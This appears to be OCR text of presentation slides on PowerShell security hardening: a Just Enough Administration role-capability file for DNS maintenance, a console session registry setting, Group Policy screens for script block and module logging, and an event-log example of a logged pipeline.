
JUST ENOUGH ADMINISTRATION = CAPABILITY



JEA ROLE CAPABILITY EXAMPLE

```
@{

# Description of the functionality provided by these settings
Description = 'Role Capabilities for DNS Maintenance'

# Modules to import when applied to a session
ModulesToImport = 'DnsServer'

# Cmdlets to make visible when applied to a session
VisibleCmdlets = 'Get-Service', 'Restart-Service',
'Get-DnsServerCache', 'Clear-DnsServerCache',
'Show-DnsServerCache'

# Functions to define when applied to a session
FunctionDefinitions = @{
    'Name' = 'whoami'
    'ScriptBlock' = { $PSSenderInfo } }

}
```

LOCAL SANDBOXING




Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ConsoleSessionConfiguration

```
EventLog
IPSec
NetCache
Network Connections
NetworkConnectivityStatusIndicator
NetworkProvider
PowerShell
    ConsoleSessionConfiguration
QoS
safer
SettingSync
SQMClient
SrpV2
System
Tcpip
WcmSvc
Windows Error Reporting
WindowsUpdate
WinRM
WiredL2
Wireless
WorkplaceJoin
WSDAPI
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
ConsoleSessionConfigurationName	REG_SZ	Jumpbox
EnableConsoleSessionConfiguration	REG_SZ	0

JUST ENOUGH ADMINISTRATION!




https://aka.ms/jea

MAKING POWERSHELL SECURITY TRANSPARENT

Module / Pipeline logging
System-wide transcripts
Script Block logging
Antimalware Integration

CONFIGURATION



Local Group Policy Editor

- Tablet PC
- Task Scheduler
- Windows Calendar
- Windows Color System
- Windows Customer Expe
- Windows Defender
- Windows Error Reporting
- Windows Installer
- Windows Logon Options
- Windows Mail
- Windows Media Center
- Windows Media Digital F
- Windows Media Player
- Windows Messenger
- Windows Mobility Cente
- Windows PowerShell
- Windows Reliability Anal
- Windows Remote Manag
- Windows Remote Shell
- Windows Update
- Work Folders
- Workplace Join

5 setting(s)

Windows PowerShell

Turn on PowerShell Script Block Logging

Edit policy setting

Requirements:
At least Microsoft Windows 7 or Windows Server 2008 family

Setting
- Turn on Module Logging
- Turn on PowerShell Script Block Logging
- Turn on Script Execution
- Turn on PowerShell Transcription
- Set the default source path for Update-Help

Turn on PowerShell Script Block Logging

Turn on PowerShell Script Block Logging

Not Configured [✓ Enabled] Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family


Options:

☐ Log script block invocation start / stop events:

Help:


This policy setting enables logging of all PowerShell script input to the Microsoft-Windows-PowerShell/Operational event log. If you enable this policy setting,
Windows PowerShell will log the processing of commands, script blocks, functions, and scripts - whether invoked interactively, or through automation.

MODULE / PIPELINE LOGGING




```
110 [C:\temp]
>> $script = "public class Foo2 { public static void Hello() { } }"

111 [C:\temp]
>> Add-Type -TypeDefinition $script

112 [C:\temp]
>>

112 [C:\temp]
>> Get-EventLog -LogName "Windows PowerShell" -InstanceId 800 |
>>     Where Message -match Add-Type | Select -First 1 | Format-List
>>


Index              : 3729428
EntryType          : Information
InstanceId         : 800
Message            : Pipeline execution details for command line: Add-Type -TypeDefinition $script.

                     Context Information:
                         DetailSequence=1
                         DetailTotal=1

                         SequenceNumber=2070

                         UserId=REDMOND\leeholm
                         HostName=ConsoleHost
                         HostVersion=4.0
                         HostId=ed75b562-91e9-402b-b66f-3a33893a13f5
                         EngineVersion=4.0
                         RunspaceId=b49e7bd2-c28f-49e7-8b68-b3bb799038b5
                         PipelineId=233
                         ScriptName=
                         CommandLine=Add-Type -TypeDefinition $script

                     Details:
                     ParameterBinding(Add-Type): name="TypeDefinition"; value="public class Foo2 { public

Category           : Pipeline Execution Details
CategoryNumber     : 8
ReplacementStrings : {Add-Type -TypeDefinition $script,     DetailSequence=1
                         DetailTotal=1

                         SequenceNumber=2070

                         UserId=REDMOND\leeholm
```

SYSTEM TRANSCRIPTS

